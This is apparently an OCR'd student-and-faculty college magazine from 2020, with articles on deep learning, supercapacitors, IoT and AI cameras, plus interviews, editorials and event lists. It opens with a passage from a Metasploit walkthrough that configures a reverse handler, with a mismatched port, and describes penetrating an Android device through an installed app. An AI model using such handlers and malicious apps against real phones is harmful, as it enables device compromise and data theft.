msf exploit(handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(handler) > set RPORT 444
RPORT => 444
msf exploit(handler) >
```

Figure 12 Setting up the exploit

Then we can successfully run the exploit and start listening to the android device. Now, the device installs our app on the device, and it gets penetrated with exploit

Terminal: exploit

```
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.2.15:4444
[*] Starting the payload handler...
```

Figure 13 Executing the exploit

Akash Chauhan
BE E&TC

Impact of Deep Learning in Businesses

Now is a great time for your business to take deep learning into their business policies. Why? It was once just part of academic research, but now it has turned into a major platform that many businesses are using to use technology as efficiently and effectively as possible. The number of businesses using deep learning and other categories of AI (Artificial intelligence) continues to grow.

Deep learning is a specific type of machine learning. What happens in deep learning? When deep learning is used, software algorithms take in a large sum of data and eventually extract insights from the patterns that were created from the data. What type of data can be obtained through software algorithms? The data can include a variety of things, including videos, customer data, images, and more. All of this data can be obtained if the data has been structured in the proper form. While deep learning has been around for decades, its recent resurgence (and commercial viability) is the result of three emerging forces: colossal data, significant improvements in hardware speed, and better algorithms. These drivers are why deep learning has emerged as one of the most promising, if perhaps controversial, analytics techniques in the world of technology.

Most DL applications today are used to drive efficiencies, cost savings, and enhancements to existing business models, rather than generate net new revenues. But, many expect this to change. While the applications above introduce incremental, if very practical, advancements, they are the tip of the proverbial iceberg. DL-driven innovations today are laying the foundation for more disruptive applications of tomorrow, such as driverless cars, autonomous machines, personalized education, precision medicine, and many other capabilities previously reserved for science fiction.

One of the great values of deep learning is that it provides you with the flexibility you will need. Deep learning also provides great value because it does not depend on sequential algorithms to instruct it on how to find a conclusion. When deep learning is designed in the proper form, it will have the ability to reach the level of performances that humans can perform.

We know that it probably seems complicated or too complex to integrate deep learning into your business, but it will not be as difficult as it sounds. However, it will be extremely helpful to have a full summary of what deep learning can actually do and what type of value it can provide before attempting to dive into it. There are so many reasons for you to deploy deep learning into your business because it can make a huge difference in multiple departments in your workplace.

Your sales team will be able to leverage the power of deep learning when it comes to making customer predictions. Since deep learning has the ability to use data that has not been structured, regardless of the source, your sales leaders will be able to identify what customers will be a better fit. Not only will you be able to identify the customers who will be great for your business, but you will also be able to predict other valuable insight such as the size of deals and the deals and sales cycles.




Fig: 1 Frame work for Implementing Deep learning in any business

Generally, human judgment and a few guesses were used to properly manage the interactions with customers. Deep learning will allow you to do the opposite. Deep learning will allow sales team members can be matched to the sales and deals they will have the highest level of success with. Deep learning will also provide you with the information you need about the factors that can drive success. Deep learning can significantly increase the number of sales your sales team brings in each season.

Since today's marketing involves managing every customer interaction, marketing departments will have a significant amount of data. Having large sets of data is a great reason to begin using deep learning. Deep learning will be able to deliver outstanding returns across several data points that are relevant to all of your marketing needs.

Deep learning can be used to create a model that can lead to a significant increase in performance over what traditional technology can do. Companies that make the decision to use deep learning effectively will also see a huge jump in labor productivity.

This is how the introduction and proper implementation of deep learning businesses is increasing the productivity and value, along with good customer satisfaction.


Riyazahmed A. Jamadar
Assistant Professor,
Dept. of Information Technology

Super Capacitor

A super capacitor (SC), also called an ultra capacitor, is a high-capacity capacitor with a capacitance value much higher than other capacitors, but with lower voltage limits, that bridges the gap between electrolytic capacitors and rechargeable batteries. It typically stores 10 to 100 times more energy per unit volume or mass than electrolytic capacitors, can accept and deliver charge much faster than batteries, and tolerates many more charge and discharge cycles than rechargeable batteries.

Super capacitors are used in applications requiring many rapid charge/discharge cycles, rather than long term compact energy storage — in automobiles, buses, trains, cranes and elevators, where they are used for regenerative braking, short-term energy storage, or burst-mode power delivery.[2] Smaller units are used as power backup for static random-access memory (SRAM).

There are three types of capacitors and the most basic is the electrostatic capacitor with a dry separator. This classic capacitor has very low capacitance and is mainly used to tune radio frequencies and filtering. The size ranges from a few pico-farads (pf) to low microfarad (μF).



The electrolytic capacitor provides higher capacitance than the electrostatic capacitor and is rated in microfarads (μF), which is a million times larger than a pico-farad. These capacitors deploy a moist separator and are used for filtering, buffering and signal coupling. Similar to a battery, the electrostatic capacity has a positive and negative that must be observed.

The third type is the super capacitor, rated in farads, which is thousands of times higher than the electrolytic capacitor. The super capacitor is used for energy storage undergoing frequent charge and discharge cycles at high current and short duration.

All capacitors have voltage limits. While the electrostatic capacitor can be made to withstand high volts, the super capacitor is confined to 2.5–2.7V. Voltages of 2.8V and higher are possible, but at a reduce service life. To get higher voltages, several super capacitors are connected in series. Serial connection reduces the total capacitance and increases the internal resistance. Strings of more than three capacitors require voltage balancing to prevent any cell from going into over-voltage. Lithium-ion batteries share a similar protection circuit.

The specific energy of the super capacitor ranges from 1Wh/kg to 30Wh/kg, 10–50 times less than Li-ion. The discharge curve is another disadvantage. Whereas the electrochemical battery delivers a steady voltage in the usable power band, the voltage of the super capacitor decreases on a linear scale, reducing the usable power spectrum.

Aditya Baradkar
T.E. Instrumentation

Internet of Things in Everyday Lives...

In this innovative world everyone is connected to technology, everything is connected to web. Even if in our daily life we uses lots of things without knowing how they comes into picture.

Yes I would like to focus on Things to which we connected, what we are really using- Internet of Things. The web of things disturbed our day by day lives to the point that even the non-innovatively slanted have begun to get tied up with the accommodation, the solace, and the significant bits of knowledge that it offers.

What is Internet of Things?

Anything that is connected to web using their own identity (IP), such web of net is nothing but Internet of Things. And these things may be anything which having communication strategy, all of which collect and share data about the way they are used.

The investigator of BCG says that by 2020 there will be more than 50 billion associated gadgets and 6.58 gadgets associated per individual. IoT infiltration in our day by day lives is on the expansion, as well. The worldwide market for IoT is on track to reach $520 billion by 2021 according to news, speaking to a development of around 50 percent in each progressive year since 2017.

From connected Smart home appliances (smart TV, Coffe machine, dryer etc), assistants (eg. Amazon Alexa , Siri), Fitness trackers, security systems, sleep trackers, smart-locks, and doorbells etc, we already know how supportive IoT is in our regular day to day existence.

Anything that touches consumer industry became a buzz word. So now Internet of Things is one among. What it is – the ultimate objectives is to bring everything we use in everyday life over system and can be gotten to over the world over web. That implies each article/devices we use in an everyday life will have a recognize over system and its data can be expends by means of Laptop, Tablet and portable and including wearable like shrewd watches.

Truly, IoT is developing in significance, both for modern use and regular use. It is improving our lives from numerous points of view, and it will probably keep on doing as such. Alongside the issues we realize we have, it is taking care of issues we didn't understand were an issue – that is until the arrangement mystically showed up.

As IoT is in huge demand of lifestyle students can successfully make their career in IoT. There are huge number of companies hiring developers in Data analytics, Artificial Intelligence, IoT governance, Social, legal and ethical IoT etc.

Dr. Jaydeep B. Patil
Assistant Professor (IT)

AI Camera

AI (artificial intelligence) is so popular nowadays, that every smart phone user is getting in touch of this technology, almost 337 million users in India have smartphone in 2018 and the count goes on and on; as the cheaper (in terms of cost only) 4G has been introduced.

"AI powered camera" is the new term coined by the giant manufacturers like Google, Apple, Samsung, Huawei, Honor, Xiaomi, Vivo, Oppo and list continues on every launch of their new smartphone.

Cameras are meant to capture moments, scenic views, still view, motion view, films, videos etc. etc. but evaluation in technology changes the camera expectations, and trends to use cameras in motion detection, surveillance, face recognition, image processing (Analysis) on the top of that there AI Cameras were introduced for better image quality and many more features to get fall in love with the technology, this is the self-adaptive technology, means camera itself learns and built its own picture quality using previous pictures and various machine learning algorithms. Actually there are many more algorithms but

I would like to list some of its:

1. Deep Exposure
2. Pixel Binning
3. Auto Focus detection
4. Image histogram
5. RGB image
6. True Depth

So basically we can say that there is AI in Cameras, I hope you know what AI is means,

Artificial Intelligence (AI):

As per Wikipedia definition AI defined as the study of "intelligent agents": any device that perceives its environment and takes actions that maximize its chance of successfully achieving its goals. A more elaborate definition characterizes AI as a system's ability to correctly interpret external data, to learn from such data, and to use those learning to achieve specific goals and tasks through flexible adaptation.

In simple words AI teaches Computer or Electronic device (Camera) to learn, think and perform tasks to get best of best picture shot. For this Camera uses patterns (Previous taken images) and behavior of the user (mainly focus lens). Simply saying learns from previous experiences.

To get the power of AI, Electronic devices (Camera or Smartphones) are loaded with latest hardware in the industry for an example

- ***HDR+ enabled camera lenses***
- ***Image Processing Unit (IPU)***
- ***Designed by Google integrated in Pixel 2***
- ***Neural Processing Unit (NPU)***

- ***Kirin processor in Huawei P20 phones***
- ***A11 Bionic chip***
- ***AI chips in Apple phones***
- ***Neural Engine chip***

But as the hardware unit increases the Price also increases, and this is not the good sign to compete in market so as per the market demand there are more ever need of AI software's to get the best quality picture from the optimum use of hardware, to maintain the price. Keeping in mind the hardware constrains the new era of photography has begun that is "Computational Photography."

Computational Photography:

This refers to in camera computation means multiple images has been captured in single click of shutter button (time Instance) and the average is calculated of all the images captured and presented as one single Photograph.

To get the best results Phones were provided with multiple different camera lenses (Sensors) mainly

1. Main Camera Lens

2. Telephoto Lens

3. Wide Angle Lens

Hope you will understand what AI powered camera is? And why there are using multiple cameras in One Phone?

Mr. Chetan Aher
Assistant professor (Computer)

Technical Interview

Q. Sir, talk us through your educational background ?

Hello all, I would take you through my background starting from my school days. I completed my schooling (SSC) from D. K. Palkar, karad. Then I decided to opt for engineering diploma, really speaking at that time, I had little knowledge of what actually engineering is. But there was quite a buzz around me regarding engineering. So this is how I entered in engineering field. Then I had to select engineering branch! I was totally unknown about what those branches were.

Luckily, as it was a government college I was left with instrumentation option according to my merit. So, eventually this selection was easy for me (humorously).

This is how my instrumentation engineering journey started. I completed my diploma from Government Polytechnic, Karad.

During my diploma I got an opportunity through college campus placement to work with L & T and I decided to start my job, this decision was probably due to financial condition of my family as it was required to support my family financially at that time.

I worked with L & T for more than 2 yrs for various projects in chemical, oil sectors which gave me good understanding of how the industries operate and gave me a good exposure to financial knowledge.

Then I decided to move on and complete my engineering degree in instrumentation and completed my engineering degree from D Y Patil College , Akurdi.

So, this is how my education journey was completed. I would say "College Education Journey" as I strongly feel one needs to educate himself everyday to move forward and become successful. So I am educating myself today also and hope this education will go through out my entire life.

Q. You talked about L&T experience but did you join any other company after completing your Engineering Degree?

Yes, I did. During my degree I got an interest in biomedical instrumentation field therefore I started working with a biomedical instruments dealer in pune. It was difficult decision as my past experience is not considered as this field was completely new for me. I decided to follow my interest and by that time I knew that to become a successful entrepreneur I need to learn to sell my products efficiently. This again was a great experience for me where I was responsible for sales of my biomedical products which are used in ICU's.

Looking back I think this was my first step to achieve my dream of becoming an businessman.

Q. How difficult it was to quit a stable job and start your business?

Yes, I would say it was quite difficult at the start as your monthly fix income stops, you have an fear of failure in back of your mind and also it was quite difficult for me to raise initial capital to start my business. But yes eventually I hold on and

stood steady to achieve my dream and the path got easier, with the help of constant hardwork and also luck at sometimes.

Q. What was the major difference between your life during stable job and life when running a business?

I can answer this in a phrase,

"BEFORE: I had time.
AFTER: I was running out of time."

But this gave me a lot of satisfaction as every time I knew that whatever time I am spending is benefiting only for me and not for my employer which was the case during my job.

Q. If you had one piece of advice to someone just starting out, what would it be?

Make your own future! Create and be part of something that is bigger than yourself. Nobody is going to give it to you; you have to work for your dreams. There are no guarantees on success. In order to win big you have to take calculated risks. You will find that nothing great just happens on its own, you can't sit on the sidelines and wait for it. Be ruthlessly persistent and have razor focus!

Mr. Gaurav Bendre
MD, Tillid Medisystems

Art Section

Staff Editorial

Language is not just a medium to communicate or express what you want, it is a medium to exchange ideas. Of all the animals, only man is able to speak and think, he has a developed brain.But do we use it? The education that earns money is taken nowadays - engineering, medical, etc. But learning the language - Marathi / English / Hindi or any other language in the world, reading the literature in it does not necessarily earn money. But it is not possible to say whether a person will be happy even with money, in the end he has to rely on movies, books, plays. But to master all these arts, one needs to master the language.

To know music, to know drama-film, to know literature, one has to understand language. Even when reading a picture, one has to think, that is, language has to come. Where there is thought, there is language. Language is the dress of thought.

Just consider the Indian subcontinent, there have been languages that have evolved from the parent languages. For e.g. Tamil being the oldest language and followed by Sanskrit. Both have further contributed to the creation of many regional languages of India.

These languages have not only been the source but have also survived through the time. The main reason being the root values of families being inculcated in the children and also the curiosity of few to expand their dimensions to communicate.

Art is another section where language is very crucial. Art and literature are created on the foundations of any language. It acts as soul for the creation. Poetries, stories, music and all the other forms of literature and art are being preserved today only because of the immortality of languages. One really intriguing fact just rushed my mind. That reminds me the scriptures found in Harappa and Mohenjo-daro excavation. Those hold the secrets of the extinction of that civilization. Though the people of the civilization do not exist but the forms of art and literature have been preserved by the languages spoken then. Although it is also true that no human today is in capability to understand that language but the fact is those figures and God knows what those figures sound or mean, they hold the secret beyond the understanding of modern human.

Though few languages have become global due to the widespread of technology and the keen interest of humans to understand them, art, literature and religion is something that is still very close to the ancient languages. And these are the few things which define the identity of people and it no matter what these factors will continue to keep the languages immortal.

Mr. Ashish Apate
Faculty Editor
(Art Section)

Student Editorial

Homo sapiens, the species to which all modern human beings belong, is unique in its existence from other living beings because of one ability- ability to speak.

This ability to speak differentiates us from the other beings. Not only the ability to speak is a boon but what to speak, how to speak, when to speak are also important. This is where language came into picture.

There have been several races that have existed in this world. The striking feature of these races have been the languages that they speak. Few languages have continued to exist since ages and India has been the land of these "Immortal Languages".

Language has been the tool to express thoughts views and also to pass on rituals, beliefs and have been integral part in preserving the identity of a particular religion or race. It is but a matter of pride for many to pass on these languages to the future generation and will continue to exist in the world as long as human exists.

Literature and Art again have been the preserving agents of these languages. Whether it be music dance or even printed art language have played very important role in gracing these skills. Language has played the role of transferring the thought, view and idea behind the creation to common masses. One may create wonders in the creation but as long as those wonders don't get power of words they go unnoticed. For humans every expression ultimately gets transformed into a word and is inevitable. Art cannot survive without the existence of languages and language cannot exist without humans. Finally we may conclude that immortality is not only for languages but also for the form art being expressed by it.

Not only the art but every other field is without a soul as long as language doesn't exist Being the student editor of the art section it is matter of pride to present in front of you the wonderful artworks that speak to the audience about the immortality of languages.

Kshitij R. Thakur
Student Editor
(Art Section)


Art Section

Ankita Banait [SE IT]

Aniruddha Ghenare [FE COMP]

Ankita Banait [SE IT]

Ankita Banait [SE IT]



Ankita Banait [SE IT]

Ankita Banait [SE IT]

Gautami Mudaliar [BE COMP]

Gautami Mudaliar [BE COMP]

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Soleha Magdum [BE COMP]

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




Tanjila Momin [TE COMP]



Tanjila Momin [TE COMP]

Prajwal Gaikwad
Assistant Professor (Computer Engineering)




Ashish Apate
Assistant Professor (Engineering Sciences)

PHOTOGRAPHY

Ashish Waghmare [SE IT]

Ashish Waghmare [SE IT]



Ashish Waghmare [SE IT]

Ketaki Upare

PHOTOGRAPHY


Ketaki Upare

Shruti Shaha [BE E&TC]

Tanjila Momin [TE COMP]

Tanjila Momin [TE COMP]

Pradnya Bormane
Assistant Professor (Computer Engineering)



Ashish Apate
Assistant Professor (Engineering Sciences)

PHOTOGRAPHY

"Journey of an Entrepreneur"

MELIORA TECHNOLOGIES

Name of Alumna : Samruddhi Kulkarni
Founder and Director of Meliora Technologies and The SmartBox.
Address : Business Square ,office no 112, near to DSK Ranwara Road, Bavdhan, Pune

Most of the educated youth in Maharashtra tends to migrate to metropolitan cities like Pune & Mumbai either to complete their studies or to find better opportunities to explore and work in reputed MNC , like all I started my journey similarly after a High School Education completion from Beed (Mathwada Area) from which very less students get an opportunity to explore but strong will from my end & from Family. I moved to Pune for futher Engineering Education & got an opportunity to study in AISSMSIOIT.

I share that the conservative mindset in the society, where having a girl child was considered a taboo at the time, was especially hard on my parents. However, my father, a retired Junior college Lecturer made sure not to compromise on his daughters' education, so I explores the fields of business, consumer insight, and product analysis and rollout. However, digital marketing, I say, is an amalgamation of science, Maths, and arts that goes much beyond making several posts on social media sites.

At present, my current venture Meliora Technologies offers services in areas of digital marketing aspects such as Search Engine Optimisation (SEO), Search Engine Marketing (SEM); IT-related services like web development; and Branding

Our Venture Meliora Technologies effectively working on Day to Day Basis to gain industry-relevant knowledge and ROI-driven service for clients makes it stand out from other competitors. While many organizations are cutting down costs and have reduced ad spending, the Meliora Technologies has successfully on boarded newer clients who are looking to increase their digital presence. Some of our current clientele includes Leo Diagnostics a diagnostic lab in PCMC, Paperkatta a student portal for Preparing for JEE & NEET , Bramha Real Estate a Prominent Reality in Pune & Manny more.

I will say that being a woman in a tech-based business has been a challenge because most people are only used to the idea of a woman's business only in terms of opening up a boutique or beauty parlors.

For most entrepreneurs in Maharashtra , the major hurdle, more than external forces, is the mindset and the unwillingness to see change. To any aspiring entrepreneurs.

Alacrity

The reward of being an Engineer

Glimpses of Alacrity 2020

Student Development Organization

Workshop on: Cyber Security and Ethical Hacking
4th February 2020

Kargil Vijay Divas 26/07/2019

Workshop on: Technical Paper Writing
25th and 26th February 2020

Moment of Calm 02/08/2019

World Record By SPPU 23/06/2019

Constitution Day 26/11/2019

Student Development Organization

Traffic Awareness Program 29/01/2020

Shivjayanti Celebration 19/02/2020


Convocation Ceremony 07/02/2020

Dandiya Festival 07/10/2019

National Service Scheme

Jijamata Jayanti 12/01/2020

Women's Day 08/03/2020



Exhibition of Ramkrishna Math, Pune on 03/10/2020

Speech on Swami Vivekanand by Ramkrishna Math, Pune on 03/10/2020

Road Safety Awareness Program by Inspector Rajesh Puranik 29/01/2020

Hutatma Diwas on 30/01/2020

National Service Scheme

Chhatrapati Shivaji Maharaj Jayanti 19/02/2020

Plastic Ban Pledge

Social Camp at Pisarve 11/01/2020- 17/01/2020 Glimpses

Social Camp at Pisarve 11/01/2020- 17/01/2020 Glimpses

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
Alumni

Alumni Meet 19-20, Dated 7th March 2020

